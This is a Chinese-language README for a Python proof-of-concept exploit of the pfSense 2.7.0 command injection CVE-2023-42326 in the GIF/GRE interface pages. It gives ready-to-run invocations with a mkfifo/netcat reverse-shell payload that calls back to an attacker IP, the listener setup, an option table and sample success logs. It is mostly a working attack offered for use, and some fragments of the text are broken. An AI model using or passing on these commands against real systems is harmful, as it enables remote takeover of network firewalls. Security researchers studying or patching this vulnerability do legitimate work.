此 Python 脚本是 pfSense 2.7.0 中命令注入漏洞(CVE-2023-42326)的概念验证(PoC)利用程序。该漏洞允许经过身份验证的攻击者通过 interfaces_gif_edit.php 和 interfaces_gre_edit.php 组件注入并执行任意命令。
gif 或 gre),用于选择存在漏洞的组件。在运行脚本之前,请确保您具备:
pip install requests beautifulsoup4 rich
此命令注入一条 shell 命令,用于创建回连到您机器的反弹 shell:
python3 exploit.py -u "admin" -p "pfsense" --mode "gif" -t "http://10.101.1.1" -c "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.151.1 80 > /tmp/f &"
-u:用于 pfSense 管理员登录的用户名。-p:用于 pfSense 管理员登录的密码。--mode:利用模式(gif 或 gre)。-t:pfSense 的目标 URL。-c:要注入的 shell 命令。-d:(可选)启用调试模式以查看原始响应数据。请确保您的机器上正在运行 Netcat 监听器:

nc -lvnp 80
然后,使用类似如下的反弹 shell 命令运行脚本:
python3 exploit.py -u "admin" -p "pfsense" --mode "gif" -t "http://10.101.1.1" -c "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.151.1 80 > /tmp/f &" --insecure(for https without valid ssl)

登录 pfSense 并利用 GIF 接口
执行反弹 Shell
| 参数 | 说明 |
|---|---|
-u | 用于 pfSense 管理员登录的用户名。 |
-p | 用于 pfSense 管理员登录的密码。 |
-t | 目标 pfSense URL/IP 地址(例如 http://10.101.1.1)。 |
--mode | 利用模式:gif(用于 interfaces_gif_edit.php)或 gre。 |
-c | 要注入到存在漏洞组件中的命令。 |
-d | 可选。启用调试模式以输出响应数据,便于查看。 |
当利用成功运行时,您应该会看到类似如下的输出:
██████╗ ███████╗██████╗ ██╗    ██╗███╗   ██╗███╗   ███╗███████╗
██╔══██╗██╔════╝██╔══██╗██║    ██║████╗  ██║████╗ ████║██╔════╝
██████╔╝█████╗  ██████╔╝██║ █╗ ██║██╔██╗ ██║██╔████╔██║█████╗
██╔═══╝ ██╔══╝  ██╔═══╝ ██║███╗██║██║╚██╗██║██║╚██╔╝██║██╔══╝
██║     ██║     ██║     ╚███╔███╔╝██║ ╚████║██║ ╚═╝ ██║███████╗
╚═╝     ╚═╝     ╚═╝      ╚══╝╚══╝ ╚═╝  ╚═══╝╚═╝     ╚═╝╚══════╝

Done with ❤️  by @bl4ckarch
[2024-10-24 03:57:59] [SUCCESS] Target http://10.101.1.1 is reachable
[2024-10-24 03:57:59] [INFO] Fetching CSRF token from: http://10.101.1.1/
[2024-10-24 03:57:59] [SUCCESS] CSRF token extracted successfully
[2024-10-24 03:57:59] [INFO] Sending GIF exploit request to http://10.101.1.1/interfaces_gif_edit.php
[2024-10-24 03:57:59] [SUCCESS] GIF Exploit sent successfully
如果您想查看所发送请求的更多详细信息,可以在命令中添加 -d 来启用调试模式。这将输出响应数据,帮助您排查问题。
python3 exploit.py -u "admin" -p 'pfsense' --mode 'gif' -t http://10.101.1.1 -c "your_command_here" -d --insecure(for https without valid ssl)
-d 标志获取更详细的日志。